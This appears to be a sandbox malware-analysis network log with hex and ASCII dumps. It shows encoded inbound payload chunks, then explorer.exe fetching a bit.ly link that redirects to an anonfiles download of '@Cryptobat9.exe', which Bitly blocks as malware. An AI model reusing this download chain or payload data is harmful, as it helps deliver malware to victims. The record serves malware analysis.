2021-12-31 18:12:58 UTC	305	IN	Data Raw: 00 53 00 4e 00 75 00 43 00 66 00 6e 00 62 00 42 00 57 00 4f 00 2b 00 2b 00 56 00 47 00 66 00 50 00 67 00 71 00 30 00 79 00 31 00 62 00 42 00 68 00 49 00 37 00 2f 00 53 00 46 00 6b 00 48 00 4e 00 4c 00 37 00 34 00 52 00 44 00 38 00 58 00 32 00 73 00 76 00 4d 00 4d 00 68 00 37 00 38 00 70 00 45 00 41 00 32 00 4f 00 73 00 36 00 6f 00 42 00 55 00 6d 00 59 00 67 00 64 00 41 00 73 00 69 00 49 00 50 00 41 00 6f 00 67 00 34 00 4f 00 75 00 70 00 6a 00 4b 00 59 00 53 00 70 00 67 00 53 00 58 00 66 00 4f 00 51 00 69 00 43 00 75 00 2f 00 67 00 78 00 67 00 64 00 4e 00 78 00 69 00 2b 00 56 00 66 00 78 00 50 00 33 00 38 00 79 00 6c 00 56 00 52 00 69 00 45 00 53 00 41 00 4f 00 36 00 59 00 44 00 2b 00 6b 00 67 00 45 00 63 00 71 00 33 00 6c 00 68 00 75 00 53 00 78 00 34 00 Data Ascii: SNuCfnbBWO++VGfPgq0y1bBhI7/SFkHNL74RD8X2svMMh78pEA2Os6oBUmYgdAsiIPAog4OupjKYSp gSXfOQiCu/gxgdNxi+VfxP38ylVRiESAO6YD+kgEcq3lhuSx4

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:12:58 UTC	321	IN	Data Raw: 00 75 00 67 00 63 00 71 00 66 00 47 00 59 00 72 00 52 00 57 00 66 00 75 00 43 00 4f 00 51 00 4a 00 6d 00 54 00 67 00 72 00 72 00 72 00 48 00 46 00 47 00 6f 00 5a 00 53 00 50 00 42 00 52 00 59 00 4f 00 4f 00 59 00 46 00 62 00 41 00 74 00 54 00 58 00 2b 00 41 00 48 00 51 00 44 00 41 00 32 00 31 00 77 00 52 00 35 00 47 00 4d 00 48 00 56 00 6d 00 5a 00 55 00 37 00 2f 00 56 00 75 00 42 00 59 00 68 00 47 00 76 00 61 00 69 00 47 00 6f 00 5a 00 36 00 6d 00 53 00 77 00 62 00 6d 00 53 00 30 00 6d 00 66 00 68 00 41 00 67 00 63 00 4c 00 36 00 6f 00 2f 00 30 00 67 00 36 00 7a 00 48 00 51 00 43 00 45 00 4c 00 6c 00 36 00 6d 00 4d 00 4d 00 44 00 53 00 4f 00 77 00 76 00 34 00 76 00 6f 00 5a 00 73 00 42 00 4a 00 2f 00 6e 00 55 00 71 00 45 00 74 00 49 00 55 00 75 00 4b 00 Data Ascii: ugcqfGYrRWfuCOQJmTgrrrHFGoZSPBRYOOYFbAtTX+AHQDA21wR5GMHVmZU7/VuBYhGvaiGoZ6mSwbmS0mfhAgcL6o/0g6zHQCELl6mMMDSOwv4voZsBJ/nUqEtIUuK
2021-12-31 18:12:58 UTC	337	IN	Data Raw: 00 2b 00 4a 00 59 00 58 00 54 00 58 00 44 00 50 00 4d 00 52 00 6b 00 69 00 43 00 68 00 64 00 38 00 67 00 58 00 67 00 31 00 43 00 30 00 43 00 37 00 6a 00 4c 00 31 00 52 00 37 00 50 00 32 00 50 00 5a 00 36 00 32 00 64 00 58 00 37 00 6d 00 59 00 42 00 72 00 4f 00 57 00 41 00 66 00 71 00 46 00 64 00 71 00 2b 00 76 00 30 00 74 00 37 00 30 00 55 00 51 00 6c 00 38 00 43 00 42 00 4f 00 68 00 57 00 55 00 63 00 48 00 63 00 42 00 59 00 34 00 64 00 44 00 44 00 64 00 36 00 61 00 62 00 6e 00 4c 00 4c 00 2f 00 78 00 5a 00 4b 00 48 00 69 00 48 00 55 00 4f 00 47 00 68 00 4e 00 54 00 50 00 4d 00 78 00 2f 00 31 00 64 00 58 00 4b 00 41 00 2f 00 72 00 66 00 4c 00 75 00 53 00 7a 00 43 00 46 00 6b 00 76 00 5a 00 54 00 6c 00 54 00 45 00 75 00 73 00 37 00 64 00 45 00 72 00 5a 00 Data Ascii: +JYXTXDPMRkiChd8gXg1C0C7jL1R7P2PZ62dX7mYBrOWAfqFdq+v0t70UQl8CBOhWUcHcBY4dDDd6abnLL/xZKHiHUOGhNTPMx/1dXKA/rfLuSzCFkvZTlTEus7dErZ
2021-12-31 18:12:58 UTC	353	IN	Data Raw: 00 67 00 50 00 55 00 63 00 57 00 48 00 67 00 5a 00 5a 00 2f 00 65 00 7a 00 68 00 49 00 47 00 4d 00 33 00 70 00 7a 00 44 00 69 00 39 00 32 00 72 00 73 00 44 00 75 00 4e 00 4d 00 6e 00 74 00 70 00 62 00 75 00 6e 00 6c 00 66 00 45 00 69 00 43 00 36 00 37 00 72 00 76 00 6f 00 77 00 7a 00 77 00 48 00 4c 00 37 00 6f 00 56 00 42 00 47 00 44 00 71 00 74 00 74 00 73 00 42 00 67 00 6e 00 39 00 4f 00 79 00 70 00 79 00 77 00 6b 00 5a 00 34 00 44 00 63 00 7a 00 74 00 65 00 31 00 61 00 6f 00 37 00 43 00 4b 00 66 00 52 00 36 00 51 00 72 00 41 00 79 00 62 00 34 00 4c 00 61 00 42 00 53 00 4d 00 65 00 78 00 42 00 47 00 38 00 30 00 41 00 30 00 68 00 67 00 63 00 45 00 49 00 73 00 34 00 4a 00 74 00 69 00 79 00 44 00 65 00 75 00 33 00 48 00 49 00 78 00 2b 00 42 00 6e 00 6f 00 Data Ascii: gPUcWHgZZ/ezhIGM3pzDi92rsDuNMntpbunlfEiC67rvowzwHL7oVBGDqttsBgn9OypywkZ4Dczte1ao7CKfR6QrAyb4LaBSMexBG80A0hgcEIs4JtiyDeu3HIx+Bno
2021-12-31 18:12:58 UTC	369	IN	Data Raw: 00 79 00 33 00 76 00 45 00 6e 00 4b 00 38 00 51 00 32 00 33 00 53 00 55 00 74 00 2f 00 44 00 46 00 53 00 33 00 68 00 39 00 43 00 78 00 39 00 4f 00 47 00 39 00 58 00 75 00 64 00 75 00 39 00 32 00 64 00 4f 00 79 00 65 00 32 00 50 00 37 00 44 00 6d 00 69 00 7a 00 56 00 6a 00 52 00 71 00 36 00 74 00 62 00 4c 00 32 00 58 00 72 00 78 00 55 00 58 00 2f 00 75 00 46 00 32 00 74 00 74 00 65 00 6c 00 33 00 46 00 45 00 59 00 4a 00 4a 00 2f 00 73 00 64 00 74 00 68 00 62 00 47 00 6e 00 46 00 45 00 70 00 6c 00 47 00 37 00 32 00 4b 00 65 00 5a 00 42 00 38 00 70 00 38 00 7a 00 7a 00 68 00 39 00 30 00 33 00 6d 00 79 00 45 00 6c 00 64 00 69 00 70 00 7a 00 68 00 71 00 31 00 4a 00 59 00 4f 00 64 00 39 00 6a 00 52 00 79 00 63 00 6c 00 30 00 36 00 4e 00 69 00 50 00 7a 00 32 00 Data Ascii: y3vEnK8Q23SUt/DFS3h9Cx9OG9Xudu92dOye2P7DmizVjRq6tbL2XrxUX/uF2ttel3FEYJJ/sdthbGnFEplG72KeZB8p8zzh903myEldipzhq1JYOd9jRycl06NiPz2
2021-12-31 18:12:58 UTC	385	IN	Data Raw: 00 69 00 6a 00 64 00 31 00 72 00 74 00 6b 00 6b 00 52 00 30 00 33 00 56 00 37 00 35 00 56 00 61 00 6c 00 52 00 55 00 32 00 54 00 72 00 56 00 31 00 46 00 4e 00 38 00 59 00 6b 00 4c 00 48 00 59 00 71 00 45 00 46 00 58 00 32 00 6a 00 5a 00 57 00 42 00 61 00 50 00 4b 00 58 00 67 00 56 00 45 00 76 00 56 00 41 00 4b 00 34 00 53 00 6e 00 6c 00 44 00 7a 00 70 00 69 00 33 00 41 00 75 00 75 00 42 00 6e 00 47 00 39 00 65 00 6d 00 64 00 52 00 6e 00 55 00 5a 00 71 00 67 00 54 00 36 00 30 00 51 00 75 00 48 00 48 00 58 00 67 00 6a 00 35 00 56 00 35 00 5a 00 69 00 32 00 79 00 46 00 46 00 75 00 35 00 30 00 2b 00 52 00 30 00 72 00 4b 00 32 00 6c 00 46 00 79 00 43 00 30 00 4d 00 69 00 49 00 4d 00 78 00 32 00 77 00 6c 00 31 00 37 00 75 00 4e 00 4d 00 73 00 6f 00 77 00 41 00 Data Ascii: ijd1rtkkR03V75ValRU2TrV1FN8YkLHYqEFX2jZWBaPKXgVEvVAK4SnlDzpi3AuuBnG9emdRnUZqgT60QuHHXgj5V5Zi2yFFu50+R0rK2lFyC0MiIMx2wl17uNMsowA
2021-12-31 18:12:58 UTC	401	IN	Data Raw: 00 67 00 44 00 62 00 4d 00 4b 00 4c 00 67 00 55 00 42 00 48 00 34 00 61 00 35 00 4b 00 63 00 46 00 78 00 4d 00 2b 00 66 00 4e 00 46 00 47 00 34 00 54 00 4d 00 42 00 47 00 6f 00 59 00 51 00 4c 00 65 00 79 00 56 00 52 00 6e 00 58 00 38 00 33 00 6f 00 6b 00 77 00 54 00 30 00 73 00 46 00 4a 00 32 00 4a 00 4f 00 79 00 72 00 4c 00 52 00 4b 00 6d 00 54 00 65 00 7a 00 41 00 2b 00 59 00 43 00 53 00 4d 00 72 00 48 00 64 00 65 00 42 00 69 00 6f 00 45 00 65 00 47 00 4d 00 57 00 48 00 69 00 65 00 75 00 62 00 44 00 58 00 63 00 54 00 6a 00 34 00 63 00 37 00 42 00 45 00 53 00 48 00 33 00 75 00 4b 00 6a 00 50 00 63 00 76 00 48 00 49 00 4b 00 55 00 56 00 4d 00 4e 00 64 00 45 00 62 00 5a 00 68 00 6f 00 5a 00 75 00 6a 00 63 00 47 00 30 00 31 00 78 00 4c 00 30 00 53 00 71 00 Data Ascii: gDbMKLgUBH4a5KcFxM+fNFG4TMBGoYQLeyVRnX83okwT0sFJ2JOyrLRKmTezA+YCSMrHdeBioEeGMWHieubDXcTj4c7BESH3uKjPcvHIKUVMNdEbZhoZujcG01xL0Sq
2021-12-31 18:12:58 UTC	417	IN	Data Raw: 00 4d 00 74 00 79 00 5a 00 31 00 46 00 58 00 63 00 42 00 2f 00 4d 00 4e 00 38 00 72 00 5a 00 66 00 32 00 59 00 79 00 6e 00 6e 00 73 00 4d 00 57 00 33 00 45 00 67 00 45 00 57 00 4c 00 32 00 6b 00 50 00 66 00 58 00 69 00 66 00 6b 00 49 00 66 00 4a 00 39 00 75 00 5a 00 2b 00 45 00 47 00 48 00 73 00 47 00 58 00 72 00 61 00 69 00 6a 00 69 00 39 00 56 00 46 00 6d 00 68 00 39 00 43 00 65 00 78 00 48 00 4d 00 4f 00 76 00 69 00 46 00 56 00 64 00 61 00 67 00 4d 00 55 00 65 00 34 00 61 00 63 00 68 00 6f 00 32 00 63 00 37 00 4a 00 4e 00 68 00 42 00 6f 00 69 00 59 00 4f 00 57 00 4e 00 42 00 75 00 74 00 66 00 6a 00 72 00 4e 00 7a 00 73 00 65 00 44 00 76 00 59 00 4d 00 6c 00 30 00 56 00 49 00 79 00 6c 00 56 00 47 00 65 00 51 00 59 00 51 00 4b 00 37 00 67 00 71 00 52 00 Data Ascii: MtyZ1FXcB/MN8rZf2YynnsMW3EgEWL2kPfXifkIfJ9uZ+EGHsGXraiji9VFmh9CexHMOviFVdagMUe4acho2c7JNhBoiYOWNButfjrNzseDvYMl0VlylVGeQYQK7gqR
2021-12-31 18:12:58 UTC	433	IN	Data Raw: 00 59 00 41 00 41 00 2b 00 70 00 68 00 46 00 42 00 68 00 36 00 6e 00 48 00 47 00 41 00 5a 00 6a 00 45 00 76 00 54 00 41 00 49 00 6c 00 4c 00 36 00 69 00 69 00 34 00 44 00 63 00 57 00 65 00 48 00 6c 00 4e 00 73 00 46 00 6b 00 6a 00 2f 00 4b 00 2b 00 36 00 46 00 57 00 63 00 50 00 61 00 4a 00 71 00 4b 00 69 00 66 00 52 00 37 00 53 00 52 00 63 00 77 00 53 00 49 00 64 00 72 00 6d 00 68 00 2b 00 47 00 56 00 4c 00 63 00 66 00 74 00 2f 00 6d 00 4e 00 67 00 62 00 77 00 69 00 58 00 71 00 56 00 67 00 4a 00 59 00 58 00 73 00 68 00 4b 00 47 00 38 00 4c 00 47 00 47 00 57 00 73 00 37 00 4d 00 4e 00 55 00 72 00 46 00 4a 00 6c 00 78 00 56 00 50 00 77 00 71 00 41 00 7a 00 74 00 65 00 4d 00 6b 00 39 00 42 00 65 00 78 00 69 00 6a 00 6a 00 4f 00 54 00 76 00 4c 00 66 00 4d 00 Data Ascii: YAA+phFBh6nHGAZjEvTAIlL6ii4DcWeHlNsFkj/K+6FWcPaJqKifR7SRcwSIdrmh+GVLcft/mNgbwiXqVgJYXshKG8LGGWs7MNUrFJlxVPwqAzteMk9BexijjOTvLfM
2021-12-31 18:12:58 UTC	449	IN	Data Raw: 00 79 00 71 00 41 00 68 00 73 00 4d 00 59 00 37 00 66 00 68 00 73 00 61 00 37 00 4f 00 6f 00 6c 00 37 00 67 00 4d 00 79 00 71 00 49 00 63 00 52 00 61 00 4c 00 74 00 32 00 64 00 36 00 46 00 59 00 73 00 4f 00 7a 00 6a 00 72 00 75 00 6d 00 6c 00 79 00 68 00 71 00 4d 00 46 00 37 00 76 00 36 00 4a 00 5a 00 4b 00 79 00 65 00 6c 00 44 00 45 00 64 00 2f 00 45 00 36 00 58 00 46 00 44 00 74 00 38 00 79 00 54 00 71 00 62 00 45 00 33 00 64 00 50 00 55 00 69 00 4e 00 2f 00 55 00 70 00 5a 00 77 00 76 00 68 00 41 00 78 00 79 00 59 00 2f 00 7a 00 58 00 69 00 33 00 63 00 56 00 56 00 4c 00 34 00 76 00 67 00 4a 00 6a 00 69 00 2f 00 51 00 53 00 4f 00 46 00 38 00 79 00 77 00 6f 00 71 00 64 00 31 00 4e 00 45 00 67 00 6e 00 35 00 7a 00 54 00 50 00 4f 00 32 00 46 00 49 00 51 00 Data Ascii: yqAhsMY7fhsa7Ool7gMyqIcRaLt2d6FYsOzjrumlyhqMF7v6JZKyelDEd/E6XFDt8yTqbE3dPUiN/UpZwvhAxyY/zXi3cVVL4vgJji/QSOF8ywoqd1NEgn5zTPO2FIQ

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:12:58 UTC	465	IN	Data Raw: 00 4e 00 54 00 4d 00 6a 00 5a 00 36 00 62 00 6e 00 5a 00 66 00 79 00 73 00 7a 00 79 00 79 00 62 00 2b 00 6e 00 31 00 36 00 64 00 69 00 36 00 55 00 62 00 79 00 67 00 54 00 33 00 5a 00 55 00 43 00 46 00 43 00 52 00 2f 00 48 00 30 00 42 00 58 00 4c 00 72 00 63 00 4c 00 44 00 4e 00 37 00 39 00 6f 00 30 00 4e 00 74 00 4d 00 37 00 32 00 31 00 53 00 6c 00 43 00 70 00 77 00 6d 00 79 00 48 00 31 00 6a 00 50 00 42 00 6a 00 69 00 67 00 34 00 47 00 47 00 71 00 50 00 7a 00 30 00 58 00 6f 00 6a 00 51 00 4d 00 71 00 68 00 70 00 51 00 75 00 4b 00 6c 00 31 00 4a 00 38 00 62 00 71 00 36 00 78 00 34 00 38 00 30 00 2b 00 31 00 35 00 76 00 33 00 2f 00 42 00 79 00 64 00 68 00 43 00 69 00 69 00 57 00 6e 00 32 00 32 00 43 00 75 00 49 00 51 00 47 00 72 00 48 00 70 00 75 00 6f 00 Data Ascii: NTMjZ6bnZfyszyyb+n16di6UbygT3ZUCFCR/H0BXLrcLDN79o0NtM721SlCpwmyH1jPBjig4GGqPz0XojQMqhpQuKl1J8bq6x480+15v3/BydhCiiWn22CuIQGrHpuo
2021-12-31 18:12:58 UTC	480	IN	Data Raw: 6c 00 48 00 6d 00 6a 00 4f 00 30 00 51 00 6b 00 30 00 6c 00 30 00 6f 00 53 00 6e 00 55 00 45 00 71 00 35 00 73 00 53 00 35 00 46 00 6e 00 45 00 64 00 4d 00 33 00 4a 00 69 00 4a 00 68 00 4c 00 59 00 32 00 41 00 6b 00 6d 00 71 00 4c 00 57 00 77 00 49 00 58 00 76 00 76 00 71 00 43 00 54 00 45 00 41 00 7a 00 5a 00 50 00 64 00 6b 00 45 00 64 00 74 00 36 00 59 00 7a 00 74 00 75 00 43 00 77 00 48 00 4a 00 69 00 58 00 69 00 53 00 6e 00 63 00 46 00 47 00 4c 00 53 00 64 00 75 00 61 00 71 00 39 00 31 00 6f 00 67 00 56 00 55 00 30 00 37 00 2f 00 45 00 37 00 64 00 43 00 4f 00 33 00 70 00 75 00 35 00 4f 00 63 00 71 00 34 00 6d 00 38 00 63 00 42 00 44 00 71 00 4e 00 68 00 57 00 44 00 6e 00 34 00 2f 00 4f 00 6c 00 44 00 36 00 64 00 39 00 77 00 50 00 4c 00 6b 00 4a 00 64 Data Ascii: lHmjO0Qk0l0oSnUEq5sS5FnEdM3JiJhLY2AkmqLWwIXvvqCTEAzZPdkEdt6YztuCwHJiXiSncFGLSduaq91ogVU07/E7dCO3pu5Ocq4m8cBDqNhWDn4/OlD6d9wPLkJd
2021-12-31 18:12:58 UTC	496	IN	Data Raw: 30 00 39 00 63 00 41 00 4e 00 66 00 61 00 56 00 72 00 77 00 67 00 44 00 55 00 78 00 6e 00 32 00 48 00 68 00 7a 00 32 00 53 00 57 00 4d 00 4c 00 65 00 61 00 59 00 76 00 51 00 45 00 74 00 6f 00 74 00 67 00 41 00 67 00 67 00 43 00 34 00 71 00 56 00 53 00 76 00 67 00 75 00 31 00 61 00 44 00 4b 00 4d 00 73 00 36 00 42 00 74 00 52 00 70 00 53 00 35 00 75 00 75 00 45 00 4f 00 75 00 46 00 78 00 72 00 50 00 61 00 6a 00 46 00 39 00 30 00 4b 00 5a 00 52 00 61 00 64 00 6e 00 33 00 45 00 61 00 68 00 72 00 36 00 42 00 62 00 78 00 59 00 74 00 54 00 71 00 37 00 6a 00 69 00 47 00 37 00 43 00 58 00 66 00 66 00 6d 00 43 00 54 00 49 00 63 00 78 00 36 00 72 00 6f 00 56 00 67 00 52 00 32 00 71 00 71 00 77 00 51 00 79 00 79 00 64 00 4c 00 76 00 59 00 79 00 70 00 73 00 36 Data Ascii: 09cANfaVrwgDUxn2Hhz2SWMLeaYvQEtotgAggC4qVSvgu1aDKMs6BtRpS5uuuEOuFxrPajF90KZRadn3Eahr6BbxYtTq7jiG7CXffmCTIcx6roVgR2qqwQyydLvYyps6
2021-12-31 18:12:58 UTC	512	IN	Data Raw: 64 00 4d 00 59 00 73 00 42 00 7a 00 42 00 54 00 37 00 79 00 41 00 32 00 50 00 47 00 61 00 61 00 73 00 43 00 39 00 75 00 2f 00 6f 00 52 00 75 00 68 00 42 00 63 00 6d 00 48 00 33 00 42 00 5a 00 2b 00 37 00 44 00 68 00 6b 00 68 00 56 00 71 00 52 00 72 00 56 00 6b 00 73 00 32 00 71 00 6f 00 30 00 34 00 62 00 32 00 4a 00 6d 00 46 00 4e 00 78 00 47 00 44 00 74 00 6e 00 73 00 43 00 61 00 57 00 4f 00 5a 00 51 00 33 00 47 00 31 00 4d 00 6e 00 50 00 72 00 6b 00 72 00 75 00 42 00 55 00 32 00 6e 00 38 00 75 00 72 00 45 00 59 00 7a 00 38 00 58 00 65 00 36 00 35 00 4d 00 35 00 5a 00 59 00 42 00 78 00 35 00 75 00 76 00 73 00 51 00 2b 00 41 00 36 00 65 00 69 00 7a 00 48 00 53 00 52 00 51 00 37 00 73 00 38 00 4e 00 7a 00 43 00 30 00 4f 00 61 00 79 00 69 00 52 00 6f 00 6e Data Ascii: dMYsBzBT7yA2PGaasC9u/oRuhBcmH3BZ+7DhkhVqRrVks2qo04b2JmFNxGDtnsCaWOZQ3G1MnPrkruBU2n8urEYz8Xe65M5ZYBx5uvsQ+A6eizHSRQ7s8NzC0OayiRon

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49856	67.199.248.10	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:13:29 UTC	526	OUT	GET /3eHgQQR HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: bit.ly
2021-12-31 18:13:29 UTC	526	IN	HTTP/1.1 302 Found Server: nginx Date: Fri, 31 Dec 2021 18:13:29 GMT Content-Type: text/html; charset=utf-8 Content-Length: 226 Cache-Control: private, max-age=90 Content-Security-Policy: referrer always; Location: https://bitly.com/a/blocked?hash=3eHgQQR&url=https%3A%2F%2Fcdn-131.anonfiles.com%2FP0m5w4j2xc%2Fcac3eb98-1640853984%2F%40Cryptobat9.exe Referrer-Policy: unsafe-url Via: 1.1 google Alt-Svc: clear Connection: close
2021-12-31 18:13:29 UTC	527	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 42 69 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 62 69 74 6c 79 2e 63 6f 6d 2f 61 2f 62 6c 6f 63 6b 65 64 3f 68 61 73 68 3d 33 65 48 67 51 51 52 26 61 6d 70 3b 75 72 6c 3d 68 74 74 70 73 25 33 41 25 32 46 25 32 46 63 64 6e 2d 31 33 31 2e 61 6e 6f 6e 66 69 6c 65 73 2e 63 6f 6d 25 32 46 50 30 6d 35 77 34 6a 32 78 63 25 32 46 63 61 63 33 65 62 39 38 2d 31 36 34 30 38 35 33 39 38 34 25 32 46 25 34 30 43 72 79 70 74 6f 62 61 74 39 2e 65 78 65 22 3e 6d 6f 76 65 64 20 68 65 72 65 3c 2f 61 3e 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e Data Ascii: <html><head><title>Bitly</title></head><body>moved here</body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49857	67.199.248.14	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:13:29 UTC	527	OUT	GET /a/blocked?hash=3eHgQQR&url=https%3A%2F%2Fcdn-131.anonfiles.com%2FP0m5w4j2xc%2Fcac3eb98-1640853984%2F%40Cryptobat9.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: bitly.com
2021-12-31 18:13:29 UTC	527	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 31 Dec 2021 18:13:29 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 5879 Set-Cookie: anon_u=cHN1X19mMGQ4OTQ5Yi01ZDAyLTQyOTctOTkyYy1jZWFiZGYxMmE1YmE=|1640974409|5815c84076b4794533383ecfb5f02500c55008e1; Domain=bitly.com; expires=Wed, 29 Jun 2022 18:13:29 GMT; httponly; Path=/; secure Etag: "c19624a6e02662e870f645f063e54797e509758d" Pragma: no-cache Cache-Control: no-cache, no-store, max-age=0, must-revalidate X-Frame-Options: DENY P3p: CP="CAO PSA OUR" Strict-Transport-Security: max-age=31536000 Via: 1.1 google Alt-Svc: clear Connection: close
2021-12-31 18:13:29 UTC	528	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 57 61 72 6e 69 6e 67 21 20 7c 20 54 68 65 72 65 20 6d 69 67 68 74 20 62 65 20 61 20 70 72 6f 62 6c 65 6d 20 77 69 74 68 20 74 68 65 20 72 65 71 75 65 73 74 65 64 20 6c 69 6e 6b 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d Data Ascii: <!DOCTYPE html><html><head><title>Warning! | There might be a problem with the requested link</title><meta name="viewport" content="width=device-width, initial-scale=1"><meta http-equiv="Content-Type" content="text/html; charset=utf-8" /><meta name=
2021-12-31 18:13:29 UTC	528	IN	Data Raw: 20 22 50 72 6f 78 69 6d 61 20 4e 6f 76 61 22 3b 0a 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 38 30 30 3b 0a 73 72 63 3a 20 75 72 6c 28 27 2f 73 2f 76 34 36 38 2f 67 72 61 70 68 69 63 73 2f 50 72 6f 78 69 6d 61 4e 6f 76 61 2d 45 78 74 72 61 62 6f 6c 64 2e 6f 74 66 27 29 20 66 6f 72 6d 61 74 28 22 6f 70 65 6e 74 79 70 65 22 29 3b 0a 7d 0a 62 6f 64 79 2c 0a 68 74 6d 6c 20 7b 0a 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 50 72 6f 78 69 6d 61 20 4e 6f 76 61 22 2c 20 41 72 69 61 6c 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 2d 77 65 62 6b 69 74 2d 66 6f 6e 74 2d 73 6d 6f 6f 74 68 69 6e 67 3a 20 61 6e 74 69 61 6c 69 61 73 65 64 3b 0a 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 30 70 78 3b 0a 63 6f 6c 6f 72 3a 20 23 31 64 31 66 32 31 3b 0a 62 61 63 6b 67 72 6f 75 6e 64 2d 63 Data Ascii: "Proxima Nova";font-weight: 800;src: url('/s/v468/graphics/ProximaNova-Extrabold.otf') format("opentype");} body,html {font-family: "Proxima Nova", Arial, sans-serif;-webkit-font-smoothing: antialiased;font-size: 10px;color: #1d1f21;background-c
2021-12-31 18:13:29 UTC	530	IN	Data Raw: 64 69 6e 67 3a 20 37 25 20 35 25 20 31 34 25 20 35 25 3b 0a 7d 0a 2e 68 65 61 64 65 72 20 7b 0a 6d 61 72 67 69 6e 2d 62 6f 74 74 6f 6d 3a 20 32 72 65 6d 3b 0a 7d 0a 2e 68 65 61 64 6c 69 6e 65 2d 63 6f 6e 74 61 69 6e 65 72 20 7b 0a 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 20 63 6f 6c 75 6d 6e 3b 0a 6a 75 73 74 69 66 79 2d 63 6f 6e 74 65 6e 74 3a 20 63 65 6e 74 65 72 3b 0a 7d 0a 2e 68 65 61 64 6c 69 6e 65 20 7b 0a 77 69 64 74 68 3a 20 31 30 30 25 3b 0a 7d 0a 2e 77 61 72 6e 69 6e 67 2d 69 6d 67 20 7b 0a 77 69 64 74 68 3a 20 35 30 25 3b 0a 6d 61 72 67 69 6e 3a 20 30 20 61 75 74 6f 20 32 72 65 6d 3b 0a 7d 0a 7d 0a 40 6d 65 64 69 61 20 28 6d 61 78 2d 77 69 64 74 68 3a 20 37 35 30 70 78 29 20 7b 0a 2e 77 61 72 6e 69 6e 67 2d 69 6d 67 20 7b 0a 77 69 64 74 68 Data Ascii: ding: 7% 5% 14% 5%;}.header {margin-bottom: 2rem;}.headline-container {flex-direction: column;justify-content: center;}.headline {width: 100%;}.warning-img {width: 50%;margin: 0 auto 2rem;}}@media (max-width: 750px) {.warning-img {width
2021-12-31 18:13:29 UTC	531	IN	Data Raw: 20 6d 61 6c 77 61 72 65 20 28 73 6f 66 74 77 61 72 65 20 64 65 73 69 67 6e 65 64 20 74 6f 20 68 61 72 6d 20 79 6f 75 72 20 63 6f 6d 70 75 74 65 72 29 2c 20 61 74 74 65 6d 70 74 20 74 6f 20 63 6f 6c 6c 65 63 74 20 79 6f 75 72 20 70 65 72 73 6f 6e 61 6c 69 6e 66 6f 72 6d 61 74 69 6f 6e 20 66 6f 72 20 6e 65 66 61 72 69 6f 75 73 20 70 75 72 70 6f 73 65 73 2c 20 6f 72 20 6f 74 68 65 72 77 69 73 65 20 63 6f 6e 74 61 69 6e 20 68 61 72 6d 66 75 6c 20 61 6e 64 2f 6f 72 20 69 6c 6c 65 67 61 6c 20 63 6f 6e 74 65 6e 74 2e 3c 2f 6c 69 3e 0a 3c 6c 69 3e 54 68 65 20 6c 69 6e 6b 20 6d 61 79 20 62 65 20 61 74 74 65 6d 70 74 69 6e 67 20 74 6f Data Ascii: malware (software designed to harm your computer), attempt to collect your personalinformation for nefarious purposes, or otherwise contain harmful and/or illegal content. The link may be attempting to
2021-12-31 18:13:29 UTC	531	IN	Data Raw: 20 68 69 64 65 20 74 68 65 20 66 69 6e 61 6c 20 64 65 73 74 69 6e 61 74 69 6f 6e 2e 3c 2f 6c 69 3e 0a 3c 6c 69 3e 54 68 65 20 6c 69 6e 6b 20 6d 61 79 20 6c 65 61 64 20 74 6f 20 61 20 66 6f 72 67 65 72 79 20 6f 66 20 61 6e 6f 74 68 65 72 20 77 65 62 73 69 74 65 20 6f 72 20 6d 61 79 20 69 6e 66 72 69 6e 67 65 20 74 68 65 20 72 69 67 68 74 73 20 6f 66 20 6f 74 68 65 72 73 2e 3c 2f 6c 69 3e 0a 3c 2f 75 6c 3e 0a 3c 70 3e 0a 49 66 20 79 6f 75 20 62 65 6c 69 65 76 65 20 74 68 69 73 20 6c 69 6e 6b 20 68 61 73 20 62 65 65 6e 20 62 6c 6f 63 6b 65 64 20 69 6e 20 65 72 72 6f 72 2c 20 70 6c 65 61 73 65 20 63 6f 6e 74 61 63 74 20 42 69 74 6c 79 20 76 69 61 20 3c 73 70 61 6e 3e 3c 61 20 74 61 72 67 65 74 3d 22 5f 62 6c 61 6e 6b 22 0a 72 65 6c 3d 22 6e 6f 6f 70 65 6e 65 Data Ascii: hide the final destination. - The link may lead to a forgery of another website or 